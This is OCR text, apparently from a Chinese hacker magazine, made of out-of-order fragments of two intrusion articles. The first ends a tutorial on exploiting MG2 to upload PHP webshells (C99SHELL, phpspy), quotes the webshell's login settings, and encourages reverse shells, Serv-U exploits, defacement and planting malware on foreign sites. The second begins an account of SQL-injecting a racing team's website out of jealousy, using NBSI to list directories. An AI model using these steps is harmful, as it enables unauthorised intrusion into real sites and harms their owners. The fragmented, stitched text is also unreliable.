


图 5




图 6

comment”复制粘贴到微型木马客户端的提交网址后面，再点浏览选择我们的PHP木马，点上传，如果返回如图4所示的页面，就说明我们的大马也上传成功了。

最后把后面的tt.php.comment改成你的木马名字，就可以访问了，我上传的是国外十分强大的C99SHELL，如图5。大家可以使用记事本打开C99SHELL，找到如下代码处来修改身份验证，C99SHELL默认是没有身份验证可以直接访问的。

```
//Authentication
$login = ""; //login
//DON'T FORGOT ABOUT PASSWORD!!!
$pass = ""; //password
$md5_pass = ""; //md5-cryped pass. if null, md5($pass)
```

如果对于E文头疼的话，大家也可以使用phpspy，如图6，我使用的是修正版的，默认登录密码是“demo”，大家也可以自己修改。使用何种PHP木马不是本文重点，在这里就不多说了。

至此，WEBSHELL已经拿下了，然后就该是主机的系统权限了，PHP木马中有反弹SHELL、Serv-U EXP、SQL语句执行等，因为我是在网吧上的网操作起来很不方便，所以就靠大家自己去搞了，反正使用MG2的都是国外的网站，你要是拿不下系统权限的话，传个黑页，挂个马，也可以了！

（文章中涉及到的MG2漏洞利用工具、phpspy修正版木马已经收录在光盘中）





图 4

# 渗透跑跑卡丁车 某跑跑卡丁车队网站

冷颜

## 一、起因

最近在论坛上获悉国内某知名跑跑卡丁车战队的新网站开通了，我一直是铁杆跑跑迷，一听是刚建好的网站，脑袋里闪过的全是各种各样没有修复的漏洞。向来我就眼红他们在游戏里跑得比我快那么多，这回我一定要好好的测试一下他们的窝，来平衡一下心理（小编：难道这位朋友入侵的理由就是嫉妒别人比自己跑得快，这理由可要不得，当心嫉妒心害死人呀）。

## 二、攻击前奏

我打开网站看了下，发现网站使用的是ASP，主要由信息发布系统和论坛组成。我查看了一下论坛，感觉安全性蛮高的，所以直接就把目光放到了不知名的信息发布系统上。随便点开一个视频链接http://219.232.23X.XXX/games/Detail.asp?id=38，在后面加了个单引号，出乎意料的是立即暴错了。

> Microsoft OLE DB Provider for SQL Server 错误 '80040e14'
> 字符串 '' 之前有未闭合的引号。
> /games/Detail.asp，行 9

这下好了，说不定还是个SA呢，赶紧看了下SQL的用户是什么，结果却让人失望（图1）。我只好拿出NBSI进行注入，很快就猜出来是DB_OWNER权限，直接执行CMD是没门了，但是可以试试用NB Tree_List来列目录，还算幸运，目录顺利的列出来了，接着轻而易举的找到了WEB目录（图2）。




图1

